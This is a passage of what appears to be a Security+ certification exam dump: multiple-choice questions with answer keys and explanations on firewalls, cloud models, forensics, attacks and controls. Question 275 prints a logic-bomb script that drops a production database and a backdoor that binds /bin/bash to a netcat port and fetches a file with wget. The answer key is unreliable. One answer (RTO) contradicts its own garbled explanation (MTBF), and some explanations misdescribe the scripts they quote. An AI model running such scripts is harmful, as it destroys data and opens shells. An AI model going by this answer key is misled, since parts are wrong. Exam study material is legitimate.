who need to access a building or a restricted area. Badges can also be used to track the entry and exit times of people and monitor their movements within the premises. Badges can help deter unauthorized access by requiring people to present a valid credential before entering or leaving the office. Badges can also help prevent tailgating, which is when an unauthorized person follows an authorized person through a door or gate. Badges can be integrated with other security systems, such as locks, alarms, cameras, or biometrics, to enhance the level of protection.

NEW QUESTION 253
- (Exam Topic 2)
A security administrator needs to block a TCP connection using the corporate firewall, Because this connection is potentially a threat. the administrator not want to back an RST Which of the following actions in rule would work best?

A. Drop
B. Reject
C. Log alert
D. Permit

Answer: A

Explanation:
the difference between drop and reject in firewall is that the drop target sends nothing to the source, while the reject target sends a reject response to the source. This can affect how the source handles the connection attempt and how fast the port scanning is. In this context, a human might say that the best action to block a TCP connection using the corporate firewall is A. Drop, because it does not send back an RST packet and it may slow down the port scanning and protect against DoS attacks.

NEW QUESTION 255
- (Exam Topic 2)
A security analyst is taking part in an evaluation process that analyzes and categorizes threat actors Of real-world events in order to improve the incident response team's process. Which Of the following is the analyst most likely participating in?

A. MITRE ATT&CK
B. Walk-through
C. Red team
D. Purple team-I
E. TAXI

Answer: A

Explanation:
MITRE ATT&CK is a knowledge base and framework that analyzes and categorizes threat actors and
real-world events based on their tactics, techniques and procedures. It can help improve the incident response team’s process by providing a common language and reference for identifying, understanding and mitigating threats

NEW QUESTION 257
- (Exam Topic 2)
During a recent cybersecurity audit, the auditors pointed out various types of vulnerabilities in the production area. The production area hardware runs applications that are critical to production Which of the following describes what the company should do first to lower the risk to the
Production the hardware.

A. Back up the hardware.
B. Apply patches.
C. Install an antivirus solution.
D. Add a banner page to the hardware.

Answer: B

Explanation:
Applying patches is the first step to lower the risk to the production hardware, as patches are updates that fix vulnerabilities or bugs in the software or firmware. Patches can prevent attackers from exploiting known vulnerabilities and compromising the production hardware. Applying patches should be done regularly and in a timely manner, following a patch management policy and process. References: 1
CompTIA Security+
Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize
secure application development, deployment, and automation concepts 2
CompTIA Security+ Certification
Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of
embedded and specialized systems security 3 https://www.comptia.org/blog/patch-management-best-practices

NEW QUESTION 261
- (Exam Topic 2)
Which of the following best describes when an organization Utilizes a read-to-use application from a cloud provider?

A. IaaS
B. SaaS
C. PaaS
D. XaaS

Answer: B

Explanation:
SaaS stands for software as a service, which is a cloud computing model that provides ready-to-use applications over the internet. SaaS applications are hosted and managed by a cloud provider who also handles software updates, maintenance, security, and scalability. SaaS users can access the applications through a web browser or a mobile app without installing any software on their devices. SaaS applications are typically offered on a subscription or pay-per-use basis. Examples of SaaS applications include email services, online office suites, customer relationship management (CRM) systems, and video conferencing platforms.
References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.ibm.com/cloud/learn/software-as-a-service

NEW QUESTION 265
- (Exam Topic 2)
A systems analyst is responsible for generating a new digital forensics chain -of- custody form Which of the following should the analyst include in this documentation? (Select two).

A. The order of volatility
B. A forensics NDA
C. The provenance of the artifacts
D. The vendor's name
E. The date and time
F. A warning banner

Answer: CE

Explanation:
A digital forensics chain-of-custody form is a document that records the chronological and logical sequence of custody, control, transfer, analysis, and disposition of digital evidence. A digital forensics chain-of-custody form should include the following information:

- The provenance of the artifacts: The provenance of the artifacts refers to the origin and history of the digital evidence, such as where, when, how, and by whom it was collected, handled, analyzed, or otherwise controlled.
- The date and time: The date and time refer to the specific moments when the digital evidence was collected, handled, analyzed, transferred, or disposed of by each person involved in the chain of custody.

Other information that may be included in a digital forensics chain-of-custody form are:

- The identification of the artifacts: The identification of the artifacts refers to the unique identifiers or labels assigned to the digital evidence, such as serial numbers, barcodes, hashes, or descriptions.
- The signatures of the custodians: The signatures of the custodians refer to the names and signatures of each person who had custody or control of the digital evidence at any point in the chain of custody.
- The location of the artifacts: The location of the artifacts refers to the physical or logical places where the digital evidence was stored or processed, such as a lab, a server, a cloud service, or a device.

References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://resources.infosecinstitute.com/topic/chain-of-custody-in-digital-forensics/

NEW QUESTION 267
- (Exam Topic 2)
Which of the following social engineering attacks best describes an email that is primarily intended to mislead recipients into forwarding the email to others?

A. Hoaxing
B. Pharming
C. Watering-hole
D. Phishing

Answer: A

Explanation:
Hoaxing is a type of social engineering attack that involves sending false or misleading information via email or other means to trick recipients into believing something that is not true. Hoaxing emails often contain a request or an incentive for the recipients to forward the email to others, such as a warning of a virus, a promise of a reward, or a petition for a cause. The goal of hoaxing is to spread misinformation, cause panic, waste resources, or damage reputations.
A hoaxing email is primarily intended to mislead recipients into forwarding the email to others, which can increase the reach and impact of the hoax.

NEW QUESTION 270
- (Exam Topic 2)
While reviewing the /etc/shadow file, a security administrator notices files with the same values. Which of the following attacks should the administrator be concerned about?

A. Plaintext
B. Birthdat
C. Brute-force
D. Rainbow table

Answer: D

Explanation:
Rainbow table is a type of attack that should concern a security administrator when reviewing the /etc/shadow file. The /etc/shadow file is a file that stores encrypted passwords of users in a Linux system. A rainbow table is a precomputed table of hashes and their corresponding plaintext values that can be used to crack hashed passwords. If an attacker obtains a copy of the /etc/shadow file, they can use a rainbow table to find the plaintext passwords of users.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.geeksforgeeks.org/rainbow-table-in-cryptography/

NEW QUESTION 274
- (Exam Topic 2)
Which of the following measures the average time that equipment will operate before it breaks?


A. SLE
B. MTBF
C. RTO
D. ARO

Answer: C

Explanation:

the measure that calculates the average time that equipment will operate before it breaks is MTB1F2. MTBF stands for Mean Time Between Failures and it is a metric that represents the average time between two failures occurring in a given period12. MTBF is used to measure the reliability and availability of a product or system12. The higher the MTBF, the more reliable and available the product or system 1is2.

NEW QUESTION 275
- (Exam Topic 2)
An incident has occurred in the production environment.
Analyze the command outputs and identify the type of compromise.




```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = "" ]; then
 mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```

Compromise Type 1

○ RAT
○ Backdoor
○ Logic bomb
○ SQL injection
○ Rootkit



```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

Compromise Type 2

○ SQL injection
○ RAT
○ Rootkit
○ Backdoor
○ Logic bomb

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Command Output1 = Logic Bomb
A logic bomb is a type of malicious code that executes when certain conditions are met, such as a specific date or time, or a specific user action1. In this case, the logic bomb is a script that runs every minute and checks if there is a user named john in the /etc/password file. If there is, it drops the production database using a MySQL command3. This could cause severe damage to the system and the data.
To prevent logic bombs, you should use antivirus software that can detect and remove malicious code, and also perform regular backups of your data. You should also avoid opening suspicious attachments or links from unknown sources, and use strong passwords for your accounts1.
Command Output2 = backdoorA backdoor is a type of malicious code that allows an attacker to access a system or network remotely, bypassing security measures1. In this case, the backdoor is a script that runs every time the date command is executed and prompts the user to enter their full name. Then, it opens a reverse shell connection using the nc command and downloads a virus file from a malicious website using the wget command2. This could allow the attacker to execute commands on the system and infect it with malware.
To prevent backdoors, you should use antivirus software that can detect and remove malicious code, and also update your system and applications regularly. You should also avoid executing unknown commands or scripts from untrusted sources, and use firewall rules to block unauthorized connections

NEW QUESTION 276
- (Exam Topic 2)
The most recent vulnerability scan flagged the domain controller with a critical vulnerability. The systems administrator researched the vulnerability and discovered the domain controller does not run the associated application with the vulnerability. Which of the following steps should the administrator take next?

A. Ensure the scan engine is configured correctly.
B. Apply a patch to the domain controller.
C. Research the CVE.
D. Document this as a false positive.

Answer: D

Explanation:
A false positive is a result that indicates a problem when there is no actual problem. In this case, the vulnerability scan flagged the domain controller with a critical vulnerability, but the domain controller does not run the application that is vulnerable. Therefore, the scan result is inaccurate and should be documented as a false positive.
* A. Ensure the scan engine is configured correctly. This is not the next step, because the scan engine may be configured correctly and still produce false positives due to various factors, such as outdated signatures, network latency, or misconfigured devices.
* B. Apply a patch to the domain controller. This is not the next step, because applying a patch to a system that does not have the vulnerability may cause unnecessary problems or conflicts.
* C. Research the CVE. This is not the next step, because the systems administrator already researched the vulnerability and discovered that it does not affect the domain controller.
* D. Document this as a false positive. This is the correct answer, because documenting false positives helps to improve the accuracy and efficiency of future scans and audits.
Reference: CompTIA Security+ Study Guide (PDF) - Netwrix, page 14.

NEW QUESTION 279
- (Exam Topic 2)
An information security officer at a credit card transaction company is conducting a framework-mapping exercise with the internal controls. The company recently established a new office in Europe. To which of the following frameworks should the security officer map the existing controls' (Select two).

A. ISO
B. PCI DSS
C. SOC
D. GDPR
E. CSA
F. NIST

Answer: BD

Explanation:
PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards and requirements for organizations that store, process, or transmit payment card data. It aims to protect cardholder data and prevent fraud and data breaches. GDPR (General Data Protection Regulation) is a regulation that governs the collection, processing, and transfer of personal data of individuals in the European Union. It aims to protect the privacy and rights of data subjects and impose obligations and penalties on data controllers and
processors. These are the frameworks that the security officer should map the existing controls to, as they are relevant for a credit card transaction company that has a new office in Europe

NEW QUESTION 282
- (Exam Topic 2)
A security architect is required to deploy to conference rooms some workstations that will allow sensitive data to be displayed on large screens. Due to the nature of the data, it cannot be stored in the conference rooms. The file share is located in a local data center. Which of the following should the security architect recommend to best meet the requirement?

A. Fog computing and KVMs
B. VDI and thin clients
C. Private cloud and DLP
D. Full drive encryption and thick clients

Answer: B

Explanation:
VDI and thin clients are the best solution to deploy to conference rooms for displaying sensitive data on large screens. VDI stands for virtual desktop infrastructure, which is a technology that hosts the desktop operating systems and applications on a central server or cloud and allows users to access them remotely. Thin clients are devices that have minimal hardware and software components and rely on a network connection to the VDI system. By using VDI and thin clients, the security architect can ensure that the sensitive data is not stored in the conference rooms, but rather in a secure data center or cloud. The thin clients can also be easily managed and updated centrally, reducing the maintenance costs and risks. References:
- https://www.acecloudhosting.com/blog/what-is-vdi-thin-client/
- https://www.parallels.com/blogs/ras/vdi-thin-client/

NEW QUESTION 286
- (Exam Topic 2)
An organization is repairing the damage after an incident. Which of the following controls is being implemented?

A. Detective
B. Preventive
C. Corrective
D. Compensating

Answer: C

Explanation:
A corrective control is a type of security control that is designed to mitigate the damage caused by a security incident or to restore the normal operations after an incident. A corrective control can include actions such as restoring from backups, applying patches, isolating infected systems, or implementing new policies and

procedures. A corrective control is different from a preventive control, which aims to stop an incident from happening, or a detective control, which aims to identify and record an incident. References:

- https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/security-controls-3/
- https://www.oreilly.com/library/view/comptia-security-all-in-one/9781260464016/ch31.xhtml
- https://www.professormesser.com/security-plus/sy0-501/security-controls-2/

NEW QUESTION 287
- (Exam Topic 2)
A security engineer is concerned the strategy for detection on endpoints is too heavily dependent on previously defined attacks. The engineer wants a tool that can monitor for changes to key files and network traffic for the device. Which of the following tools should the engineer select?

A. HIDS
B. AV
C. NGF-W
D. DLP

Answer: A

Explanation:
The security engineer should select a Host Intrusion Detection System (HIDS) to address the concern. HIDS monitors and analyzes the internals of a computing system, such as key files and network traffic, for any suspicious activity. Unlike antivirus software (AV), which relies on known signatures of malware, HIDS can detect anomalies, policy violations, and previously undefined attacks by monitoring system behavior and the network traffic of the device.
References:
* 1. CompTIA Security+ Certification Exam Objectives (SY0-601): https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf
* 2. Scarfone, K., & Mell, P. (2007). Guide to Intrusion Detection and Prevention Systems (IDPS): Recommendations of the National Institute of Standards and Technology. NIST Special Publication 800-94. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf

NEW QUESTION 290
- (Exam Topic 2)
After multiple on-premises security solutions were migrated to the cloud, the incident response time increased The analysts are spending a long time trying to trace information on different cloud consoles and correlating data in different formats. Which of the following can be used to optimize the incident response time?

A. CASB
B. VPC
C. SWG
D. CMS

Answer: D

Explanation:
CMS (Cloud Management System) is a software or platform that allows an organization to manage and monitor multiple cloud services and resources from a single interface or console. It can optimize the incident response time by providing a centralized view and control of the cloud infrastructure and applications, and enabling faster detection, analysis, and remediation of security incidents across different cloud environments.

NEW QUESTION 293
- (Exam Topic 2)
A company is launching a website in a different country in order to capture user information that a marketing business can use. The company itself will not be using the information. Which of the following roles is the company assuming?

A. Data owner
B. Data processor
C. Data steward
D. Data collector

Answer: D

Explanation:
A data collector is a person or entity that collects personal data from individuals for a specific purpose. A data collector may or may not be the same as the data controller or the data processor, depending on who determines the purpose and means of processing the data and who actually processes the data.

NEW QUESTION 295
- (Exam Topic 2)
During an incident, an EDR system detects an increase in the number of encrypted outbound connections from multiple hosts. A firewall is also reporting an increase in outbound connections that use random high ports. An analyst plans to review the correlated logs to find the source of the incident. Which of the following tools will best assist the analyst?

A. A vulnerability scanner
B. A NGFW
C. The Windows Event Viewer
D. A SIEM

Answer: D

Explanation:
A security information and event management (SIEM) system will best assist the analyst to review the correlated logs to find the source of the incident. A SIEM system is a type of software or service that collects, analyzes, and correlates logs and events from multiple sources, such as firewalls, EDR systems, servers, or applications. A SIEM system can help to detect and respond to security incidents, provide alerts and reports, support investigations and forensics, and comply with regulations. References: https://www.comptia.org/blog/what-is-a-siem

https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pd

NEW QUESTION 296
- (Exam Topic 2)
A security administrator installed a new web server. The administrator did this to increase the capacity for an application due to resource exhaustion on another server. Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

A. Weighted response
B. Round-robin
C. Least connection
D. Weighted least connection

Answer: B

Explanation:
Round-robin is a type of load balancing algorithm that distributes traffic to a list of servers in rotation. It is a static algorithm that does not take into account the state of the system for the distribution of tasks. It assumes that all servers have equal capacity and can handle an equal amount of traffic.

NEW QUESTION 300
- (Exam Topic 2)
A security analyst is looking for a solution to help communicate to the leadership team the seventy levels of the organization's vulnerabilities. Which of the following would best meet this need?

A. CVE
B. SIEM
C. SOAR
D. CVSS

Answer: D

Explanation:
CVSS (Common Vulnerability Scoring System) is a framework and a metric that provides a standardized and consistent way of assessing and communicating the severity levels of vulnerabilities. It assigns a numerical score and a vector string to each vulnerability based on various factors, such as exploitability, impact, scope, etc. It can help communicate to the leadership team the severity levels of the organization’s vulnerabilities by providing a quantitative and qualitative measure of the risks and the potential impacts.

NEW QUESTION 301
- (Exam Topic 2)
A company would like to move to the cloud. The company wants to prioritize control and security over cost and ease of management. Which of the following cloud models would best suit this company's priorities?

A. Public
B. Hybrid
C. Community
D. Private

Answer: D

Explanation:
A private cloud model would best suit the company's priorities of control and security over cost and ease of management. In a private cloud, the infrastructure is dedicated to a single organization, providing greater control over the environment and the ability to implement strict security measures. This is in contrast to public, community, or hybrid cloud models, where resources are shared among multiple organizations, potentially compromising control and security. While private clouds can be more expensive and more difficult to manage, they the highest level of control and security for the company.
Reference:
- CompTIA Security+ Certification Exam Objectives (SY0-601), Section 3.2: "Explain the importance of secure staging deployment concepts."
- Cisco: Private Cloud - https://www.cisco.com/c/en/us/solutions/cloud/private-cloud.html

NEW QUESTION 306
- (Exam Topic 2)
An internet company has created a new collaboration application. To expand the user base, the company wants to implement an option that allows users to log in to the application with the
credentials of her popular websites. Which of the following should the company implement?

A. SSO
B. CHAP
C. 802.1X
D. OpenID

Answer: A

Explanation:
SSO stands for Single Sign-On, which is a technology that allows users to log in to multiple websites using a single set of credentials, such as a username and password or a digital certificate. SSO eliminates the need for users to create and remember multiple accounts and passwords for different websites, and simplifies the authentication process. SSO also enhances security by reducing the risk of password reuse, phishing, and identity theft.
An internet company that has created a new collaboration application can implement SSO to allow users to log in to the application with the credentials of other popular websites, such as Google, Facebook, or Twitter. This way, users do not have to create a new account for the application, and can use their existing accounts from other websites that they trust and use frequently. This can increase the user base and the convenience of the application.
Some examples of SSO technologies are OpenID, OAuth, and SAML. These technologies provide different ways of establishing trust and exchanging information between the websites that act as identity providers (IDPs) and the websites that act as relying parties (RPs). The IDPs are the websites that authenticate the users

and provide their credentials or attributes to the RPs. The RPs are the websites that accept the users' credentials or attributes from the IDPs and grant them access to their services.

NEW QUESTION 309
- (Exam Topic 2)
An organization experiences a cybersecurity incident involving a command-and-control server. Which of the following logs should be analyzed to identify the impacted host? (Select two).

A. Application
B. Authentication
C. Error
D. Network
E. Firewall
F. System

Answer: DE

Explanation:
Network and firewall logs should be analyzed to identify the impacted host in a cybersecurity incident involving a command-and-control server. A command-and-control server is a central server that communicates with and controls malware-infected devices or bots. A command-and-control server can send commands to the bots, such as downloading additional malware, stealing data, or launching attacks. Network logs can help to identify any suspicious or anomalous network traffic, such as connections to unknown or malicious domains, high-volume data transfers, or unusual protocols or ports. Firewall logs can help to identify any blocked or allowed traffic based on the firewall rules, such as connections to or from the command-and-control server, or any attempts to bypass the firewall.
References:
> https://www.howtogeek.com/726136/what-is-a-command-and-control-server-for-malware/

NEW QUESTION 314
- (Exam Topic 2)
A desktop computer was recently stolen from a desk located in the lobby of an office building. Which of the following would be the best way to secure a replacement computer and deter future theft?

A. Installing proximity card readers on all entryway doors
B. Deploying motion sensor cameras in the lobby
C. Encrypting the hard drive on the new desktop
D. Using cable locks on the hardware

Answer: D

Explanation:
Using cable locks on the hardware can be an effective way to secure a desktop computer and deter future theft. Cable locks are physical security devices that attach to the computer case and to a nearby stationary object, such as a desk or wall. This makes it more difficult for a thief to remove the computer without damaging it or attracting attention.
Installing proximity card readers on all entryway doors can enhance physical security by limiting access to authorized individuals. Deploying motion sensor cameras in the lobby can also help deter theft by capturing
images of any unauthorized individuals entering the premises or attempting to steal the computer. Encrypting the hard drive on the replacement desktop can also help protect sensitive data in the event of theft, but it does not provide physical security for the device itself.

NEW QUESTION 319
- (Exam Topic 2)
An attacker is targeting a company. The attacker notices that the company's employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees' devices will also become infected. Which of the following techniques is the attacker using?

A. Watering-hole attack
B. Pretexting
C. Typosquatting
D. Impersonation

Answer: A

Explanation:
a watering hole attack is a form of cyberattack that targets a specific group of users by infecting websites that they commonly visit123. The attacker seeks to compromise the user's computer and gain access to the network at the user's workplace or personal data123. The attacker observes the websites often visited by the victim or the group and infects those sites with malware14. The attacker may also lure the user to a malicious site4. A watering hole attack is difficult to diagnose and poses a significant threat to websites and users2.

NEW QUESTION 321
- (Exam Topic 2)
A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack. Which of the following options will mitigate this issue without compromising the number of outlets available?

A. Adding a new UPS dedicated to the rack
B. Installing a managed PDU
C. Using only a dual power supplies unit
D. Increasing power generator capacity

Answer: B

Explanation:

Installing a managed PDU is the most appropriate option to mitigate the issue without compromising the number of outlets available. A managed Power Distribution Unit (PDU) helps monitor, manage, and control power consumption at the rack level. By installing a managed PDU, the security team will have greater visibility into power usage in the network rack, and they can identify and eliminate unauthorized devices that consume excessive power from empty outlets. https://www.comptia.org/training/books/security-sy0-601-study-guide

NEW QUESTION 324

......